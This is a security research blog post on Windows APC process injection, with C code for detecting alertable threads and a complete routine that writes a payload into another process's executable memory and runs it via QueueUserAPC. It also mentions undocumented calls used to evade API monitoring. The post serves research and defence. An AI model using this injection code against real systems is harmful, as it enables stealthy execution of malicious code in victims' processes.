Windows Process Injection: Asynchronous Procedure Call (APC)

modexp.wordpress.com/2019/08/27/process-injection-apc

By odzhan August 27, 2019

Introduction

An early example of APC injection can be found in a 2005 paper by the late Barnaby Jack called Remote Windows Kernel Exploitation – Step into the Ring 0. Until now, these posts have focused on relatively new, lesser-known injection techniques. A factor in not covering APC injection before is the lack of a single user-mode API to identify alertable threads. Many have asked "how to identify an alertable thread" and were given an answer that didn't work or were told it's not possible. This post will examine two methods that both use a combination of user-mode API to identify them. The first was described in 2016 and the second was suggested earlier this month at Blackhat and Defcon.

Alertable Threads

A number of Windows API and the underlying system calls support asynchronous operations and specifically I/O completion routines.. A boolean parameter tells the kernel a calling thread should be alertable, so I/O completion routines for overlapped operations can still run in the background while waiting for some other event to become signalled. Completion routines or callback functions are placed in the APC queue and executed by the kernel via `NTDLL!KiUserApcDispatcher`. The following Win32 API can set threads to alertable.

A few others rarely mentioned involve working with files or named pipes that might be read or written to using overlapped operations. e.g ReadFile.

- WSAWaitForMultipleEvents
- GetQueuedCompletionStatusEx
- GetOverlappedResultEx

Unfortunately, there's no single user-mode API to determine if a thread is alertable. From the kernel, the KTHREAD structure has an Alertable bit, but from user-mode there's nothing similar, at least not that I'm aware of.

Method 1

First described and used by Tal Liberman in a technique he invented called AtomBombing.

> …create an event for each thread in the target process, then ask each thread to set its corresponding event. … wait on the event handles, until one is triggered. The thread whose corresponding event was triggered is an alertable thread.

Based on this description, we take the following steps:

1. Enumerate threads in a target process using Thread32First and Thread32Next. OpenThread and save the handle to an array not exceeding MAXIMUM_WAIT_OBJECTS.
2. CreateEvent for each thread and DuplicateHandle for the target process.
3. QueueUserAPC for each thread that will execute SetEvent on the handle duplicated in step 2.
4. WaitForMultipleObjects until one of the event handles becomes signalled.
5. The first event signalled is from an alertable thread.

`MAXIMUM_WAIT_OBJECTS` is defined as 64 which might seem like a limitation, but how likely is it for processes to have more than 64 threads and not one alertable?

```
HANDLE find_alertable_thread1(HANDLE hp, DWORD pid) {
    DWORD         i, cnt = 0;
    HANDLE        evt[2], ss, ht, h = NULL,
      hl[MAXIMUM_WAIT_OBJECTS],
      sh[MAXIMUM_WAIT_OBJECTS],
      th[MAXIMUM_WAIT_OBJECTS];
    THREADENTRY32 te;
    HMODULE       m;
    LPVOID        f, rm;

    // 1. Enumerate threads in target process
    ss = CreateToolhelp32Snapshot(
      TH32CS_SNAPTHREAD, 0);

    if(ss == INVALID_HANDLE_VALUE) return NULL;

    te.dwSize = sizeof(THREADENTRY32);

    if(Thread32First(ss, &te)) {
      do {
        // if not our target process, skip it
        if(te.th32OwnerProcessID != pid) continue;
        // if we can't open thread, skip it
        ht = OpenThread(
          THREAD_ALL_ACCESS,
          FALSE,
          te.th32ThreadID);

        if(ht == NULL) continue;
        // otherwise, add to list
        hl[cnt++] = ht;
        // if we've reached MAXIMUM_WAIT_OBJECTS. break
        if(cnt == MAXIMUM_WAIT_OBJECTS) break;
      } while(Thread32Next(ss, &te));
    }

    // Resolve address of SetEvent
    m  = GetModuleHandle(L"kernel32.dll");
    f  = GetProcAddress(m, "SetEvent");

    for(i=0; i<cnt; i++) {
      // 2. create event and duplicate in target process
      sh[i] = CreateEvent(NULL, FALSE, FALSE, NULL);

      DuplicateHandle(
        GetCurrentProcess(),  // source process
        sh[i],                // source handle to duplicate
        hp,                   // target process
        &th[i],               // target handle
        0,
        FALSE,
        DUPLICATE_SAME_ACCESS);

      // 3. Queue APC for thread passing target event handle
      QueueUserAPC(f, hl[i], (ULONG_PTR)th[i]);
```

```
    }

    // 4. Wait for event to become signalled
    i = WaitForMultipleObjects(cnt, sh, FALSE, 1000);
    if(i != WAIT_TIMEOUT) {
      // 5. save thread handle
      h = hl[i];
    }

    // 6. Close source + target handles
    for(i=0; i<cnt; i++) {
      CloseHandle(sh[i]);
      CloseHandle(th[i]);
      if(hl[i] != h) CloseHandle(hl[i]);
    }
    CloseHandle(ss);
    return h;
}
```

Method 2

At Blackhat and Defcon 2019, Itzik Kotler and Amit Klein presented Process Injection Techniques – Gotta Catch Them All. They suggested alertable threads can be detected by simply reading the context of a remote thread and examining the control and integer registers. There's currently no code in their pinjectra tool to perform this, so I decided to investigate how it might be implemented in practice.

If you look at the disassembly of `KERNELBASE!SleepEx` on Windows 10 (shown in figure 1), you can see it invokes the NT system call, `NTDLL!ZwDelayExecution`.

```
delay_loop:                                 ; CODE XREF: S
                                            ; SleepEx+D9↓j
                lea     rdx, [rsp+98h+delay_interval]
                movzx   ecx, bl
                call    cs:__imp_NtDelayExecution
                nop     dword ptr [rax+rax+00h]
                mov     edi, eax
                mov     [rsp+98h+arg_10], eax
                test    ebx, ebx
                jz      short loc_18004696B
                cmp     eax, STATUS_ALERTED
                jnz     short loc_18004696B
                jmp     short delay_loop
```

Figure 1. Disassembly of SleepEx on Windows 10.

The system call wrapper (shown in figure 2) executes a syscall instruction which transfers control from user-mode to kernel-mode. If we read the context of a thread that called `KERNELBASE!SleepEx`, the program counter (Rip on AMD64) should point to `NTDLL!ZwDelayExecution + 0x14` which is the address of the RETN opcode.

```
                                         public ZwDelayExecution
                         ZwDelayExecution proc near                    ; CODE XRE
                                                                       ; RtlpInit
4C 8B D1                                 mov     r10, rcx              ; NtDelayE
B8 34 00 00 00                           mov     eax, 34h
F6 04 25 08 03 FE 7F 01                  test    byte ptr ds:7FFE0308h, 1
75 03                                    jnz     short loc_18009C6E5
0F 05                                    syscall
C3                                       retn
                         ; ---------------------------------------------------------

                         loc_18009C6E5:                                ; CODE XRE
CD 2E                                    int     2Eh                   ; DOS 2+ i
                                                                       ; DS:SI ->
C3                                       retn
                         ZwDelayExecution endp
```

Figure 2. Disassembly of NTDLL!ZwDelayExecution on Windows 10.

This address can be used to determine if a thread has called `KERNELBASE!SleepEx`. To calculate it, we have two options. Add a hardcoded offset to the address returned by GetProcAddress for `NTDLL!ZwDelayExecution` or read the program counter after calling `KERNELBASE!SleepEx` from our own artificial thread.

For the second option, a simple application was written to run a thread and call asynchronous APIs with alertable parameter set to TRUE. In between each invocation, GetThreadContext is used to read the program counter (Rip on AMD64) which will hold the return address after the system call has completed. This address can then be used in the first step of detection. Figure 3 shows output of this.



Figure 3. Win32 API and NT System Call Wrappers.

The following table matches Win32 APIs with NT system call wrappers. The parameters are included for reference.

Win32 API	NT System Call
SleepEx	`ZwDelayExecution(BOOLEAN Alertable, PLARGE_INTEGER DelayInterval);`
WaitForSingleObjectEx GetOverlappedResultEx	`ZwWaitForSingleObject(HANDLE Handle, BOOLEAN Alertable, PLARGE_INTEGER Timeout);`
WaitForMultipleObjectsEx WSAWaitForMultipleEvents	`NtWaitForMultipleObjects(ULONG ObjectCount, PHANDLE ObjectsArray, OBJECT_WAIT_TYPE WaitType, DWORD Timeout, BOOLEAN Alertable, PLARGE_INTEGER Timeout);`

SignalObjectAndWait	`NtSignalAndWaitForSingleObject(HANDLE SignalHandle, HANDLE WaitHandle, BOOLEAN Alertable, PLARGE_INTEGER Timeout);`
MsgWaitForMultipleObjectsEx	`NtUserMsgWaitForMultipleObjectsEx(ULONG ObjectCount, PHANDLE ObjectsArray, DWORD Timeout, DWORD WakeMask, DWORD Flags);`
GetQueuedCompletionStatusEx	`NtRemoveIoCompletionEx(HANDLE Port, FILE_IO_COMPLETION_INFORMATION *Info, ULONG Count, ULONG *Written, LARGE_INTEGER *Timeout, BOOLEAN Alertable);`

The second step of detection involves reading the register that holds the Alertable parameter. NT system calls use the Microsoft fastcall convention. The first four arguments are placed in RCX, RDX, R8 and R9 with the remainder stored on the stack. Figure 4 shows the Win64 stack layout. The first index of the stack register (Rsp) will contain the return address of caller, the next four will be the shadow, spill or home space to optionally save RCX, RDX, R8 and R9. The fifth, sixth and subsequent arguments to the system call appear after this.



Figure 4. Win64 Stack Layout.

Based on the prototypes shown in the above table, to determine if a thread is alertable, verify the register holding the Alertable parameter is TRUE or FALSE. The following code performs this.

```
BOOL IsAlertable(HANDLE hp, HANDLE ht, LPVOID addr[6]) {
    CONTEXT   c;
    BOOL      alertable = FALSE;
    DWORD     i;
    ULONG_PTR p[8];
    SIZE_T    rd;

    // read the context
    c.ContextFlags = CONTEXT_INTEGER | CONTEXT_CONTROL;
    GetThreadContext(ht, &c);

    // for each alertable function
    for(i=0; i<6 && !alertable; i++) {
      // compare address with program counter
      if((LPVOID)c.Rip == addr[i]) {
        switch(i) {
          // ZwDelayExecution
          case 0 : {
            alertable = (c.Rcx & TRUE);
            break;
          }
          // NtWaitForSingleObject
          case 1 : {
            alertable = (c.Rdx & TRUE);
            break;
          }
          // NtWaitForMultipleObjects
          case 2 : {
            alertable = (c.Rsi & TRUE);
            break;
          }
          // NtSignalAndWaitForSingleObject
          case 3 : {
            alertable = (c.Rsi & TRUE);
            break;
          }
          // NtUserMsgWaitForMultipleObjectsEx
          case 4 : {
            ReadProcessMemory(hp, (LPVOID)c.Rsp, p, sizeof(p), &rd);
            alertable = (p[5] & MWMO_ALERTABLE);
            break;
          }
          // NtRemoveIoCompletionEx
          case 5 : {
            ReadProcessMemory(hp, (LPVOID)c.Rsp, p, sizeof(p), &rd);
            alertable = (p[6] & TRUE);
            break;
          }
        }
      }
    }
    return alertable;
}
```

You might be asking why Rsi is checked for two of the calls despite not being used for a parameter by the Microsoft fastcall convention. This is a callee saved non-volatile register that should be preserved by any function that uses it. RCX, RDX, R8 and R9 are volatile registers and don't need to be preserved. It just so happens the kernel overwrites R9 for `NtWaitForMultipleObjects` (shown in figure 5) and R8 for `NtSignalAndWaitForSingleObject` (shown in figure 6) hence the reason for checking Rsi instead. `BOOLEAN` is defined as an 8-bit type, so a mask of the register is performed before comparing with TRUE or FALSE.

```
wait_loop:                                  ; CODE XREF: WaitFor
                xor     r8d, r8d
                test    r15d, r15d
                setz    r8b
                mov     [rsp+2F8h+var_2D8], r14
                movzx   r9d, sil
                mov     rdx, r13
                mov     ecx, ebx
                call    cs:__imp_NtWaitForMultipleObjects
                nop     dword ptr [rax+rax+00h]
                mov     edi, eax
                mov     [rsp+2F8h+var_2B0], eax
                test    eax, eax
                js      exit_wait
                test    esi, esi
                jz      exit_wait
                cmp     eax, STATUS_ALERTED
                jnz     exit_wait
                jmp     short wait_loop
```

Figure 5. Rsi used for Alertable Parameter to NtWaitForMultipleObjects.

```
signal_loop:                                ; CODE XREF: SignalObject
                mov     r9, r14
                mov     r8b, sil            ; bAlertable
                mov     rdx, rbx
                mov     rcx, r15
                call    cs:__imp_NtSignalAndWaitForSingleObject
                nop     dword ptr [rax+rax+00h]
                mov     edi, eax
                mov     [rsp+0A8h+nt_status], eax
                test    eax, eax
                jns     short loc_1800F787E
```

Figure 6. Rsi used to for Alertable parameter to NtSignalAndWaitForSingleObject.

The following code can support adding an offset or reading the thread context before enumerating threads.

```
// thread to run alertable functions
DWORD WINAPI ThreadProc(LPVOID lpParameter) {
    HANDLE           *evt = (HANDLE)lpParameter;
    HANDLE           port;
    OVERLAPPED_ENTRY lap;
    DWORD            n;

    SleepEx(INFINITE, TRUE);

    WaitForSingleObjectEx(evt[0], INFINITE, TRUE);

    WaitForMultipleObjectsEx(2, evt, FALSE, INFINITE, TRUE);

    SignalObjectAndWait(evt[1], evt[0], INFINITE, TRUE);

    ResetEvent(evt[0]);
    ResetEvent(evt[1]);

    MsgWaitForMultipleObjectsEx(2, evt,
      INFINITE, QS_RAWINPUT, MWMO_ALERTABLE);

    port = CreateIoCompletionPort(INVALID_HANDLE_VALUE, NULL, 0, 0);
    GetQueuedCompletionStatusEx(port, &lap, 1, &n, INFINITE, TRUE);
    CloseHandle(port);

    return 0;
}

HANDLE find_alertable_thread2(HANDLE hp, DWORD pid) {
    HANDLE        ss, ht, evt[2], h = NULL;
    LPVOID        rm, sevt, f[6];
    THREADENTRY32 te;
    SIZE_T        rd;
    DWORD         i;
    CONTEXT       c;
    ULONG_PTR     p;
    HMODULE       m;

    // using the offset requires less code but it may
    // not work across all systems.
#ifdef USE_OFFSET
    char *api[6]={
      "ZwDelayExecution",
      "ZwWaitForSingleObject",
      "NtWaitForMultipleObjects",
      "NtSignalAndWaitForSingleObject",
      "NtUserMsgWaitForMultipleObjectsEx",
      "NtRemoveIoCompletionEx"};

    // 1. Resolve address of alertable functions
    for(i=0; i<6; i++) {
      m = GetModuleHandle(i == 4 ? L"win32u" : L"ntdll");
      f[i] = (LPBYTE)GetProcAddress(m, api[i]) + 0x14;
    }
#else
```

```
    // create thread to execute alertable functions
    evt[0] = CreateEvent(NULL, FALSE, FALSE, NULL);
    evt[1] = CreateEvent(NULL, FALSE, FALSE, NULL);
    ht     = CreateThread(NULL, 0, ThreadProc, evt, 0, NULL);

    // wait a moment for thread to initialize
    Sleep(100);

    // resolve address of SetEvent
    m      = GetModuleHandle(L"kernel32.dll");
    sevt   = GetProcAddress(m, "SetEvent");

    // for each alertable function
    for(i=0; i<6; i++) {
      // read the thread context
      c.ContextFlags = CONTEXT_CONTROL;
      GetThreadContext(ht, &c);
      // save address
      f[i] = (LPVOID)c.Rip;
      // queue SetEvent for next function
      QueueUserAPC(sevt, ht, (ULONG_PTR)evt);
    }
    // cleanup thread
    CloseHandle(ht);
    CloseHandle(evt[0]);
    CloseHandle(evt[1]);
#endif

    // Create a snapshot of threads
    ss = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
    if(ss == INVALID_HANDLE_VALUE) return NULL;

    // check each thread
    te.dwSize = sizeof(THREADENTRY32);

    if(Thread32First(ss, &te)) {
      do {
        // if not our target process, skip it
        if(te.th32OwnerProcessID != pid) continue;

        // if we can't open thread, skip it
        ht = OpenThread(
          THREAD_ALL_ACCESS,
          FALSE,
          te.th32ThreadID);

        if(ht == NULL) continue;

        // found alertable thread?
        if(IsAlertable(hp, ht, f)) {
          // save handle and exit loop
          h = ht;
          break;
        }
        // else close it and continue
```

```
        CloseHandle(ht);
      } while(Thread32Next(ss, &te));
    }
    // close snap shot
    CloseHandle(ss);
    return h;
}
```

Conclusion

Although both methods work fine, the first has some advantages. Different CPU modes/architectures (x86, AMD64, ARM64) and calling conventions (__msfastcall/__stdcall) require different ways to examine parameters. Microsoft may change how the system call wrapper functions work and therefore hardcoded offsets may point to the wrong address. The compiled code in future builds may decide to use another non-volatile register to hold the alertable parameter. e.g RBX, RDI or RBP.

Injection

After the difficult part of detecting alertable threads, the rest is fairly straight forward. The two main functions used for APC injection are:

- QueueUserAPC
- NtQueueApcThread

The second is undocumented and therefore used by some threat actors to bypass API monitoring tools. Since KiUserApcDispatcher is used for APC routines, one might consider invoking it instead. The prototypes are:

```
NTSTATUS NtQueueApcThread(
  IN  HANDLE ThreadHandle,
  IN  PVOID ApcRoutine,
  IN  PVOID ApcRoutineContext OPTIONAL,
  IN  PVOID ApcStatusBlock OPTIONAL,
  IN  ULONG ApcReserved OPTIONAL);

VOID KiUserApcDispatcher(
  IN  PCONTEXT Context,
  IN  PVOID ApcContext,
  IN  PVOID Argument1,
  IN  PVOID Argument2,
  IN  PKNORMAL_ROUTINE ApcRoutine)
```

For this post, only QueueUserAPC is used.

```
VOID apc_inject(DWORD pid, LPVOID payload, DWORD payloadSize) {
    HANDLE hp, ht;
    SIZE_T wr;
    LPVOID cs;

    // 1. Open target process
    hp = OpenProcess(
      PROCESS_DUP_HANDLE |
      PROCESS_VM_READ    |
      PROCESS_VM_WRITE   |
      PROCESS_VM_OPERATION,
      FALSE, pid);

    if(hp == NULL) return;

    // 2. Find an alertable thread
    ht = find_alertable_thread1(hp, pid);

    if(ht != NULL) {
      // 3. Allocate memory
      cs = VirtualAllocEx(
        hp,
        NULL,
        payloadSize,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE);

      if(cs != NULL) {
        // 4. Write code to memory
        if(WriteProcessMemory(
          hp,
          cs,
          payload,
          payloadSize,
          &wr))
        {
          // 5. Run code
          QueueUserAPC(cs, ht, 0);
        } else {
          printf("unable to write payload to process.\n");
        }
        // 6. Free memory
        VirtualFreeEx(
          hp,
          cs,
          0,
          MEM_DECOMMIT | MEM_RELEASE);
      } else {
        printf("unable to allocate memory.\n");
      }
    } else {
      printf("unable to find alertable thread.\n");
    }
    // 7. Close process
```

```
    CloseHandle(hp);
}
```

PoC here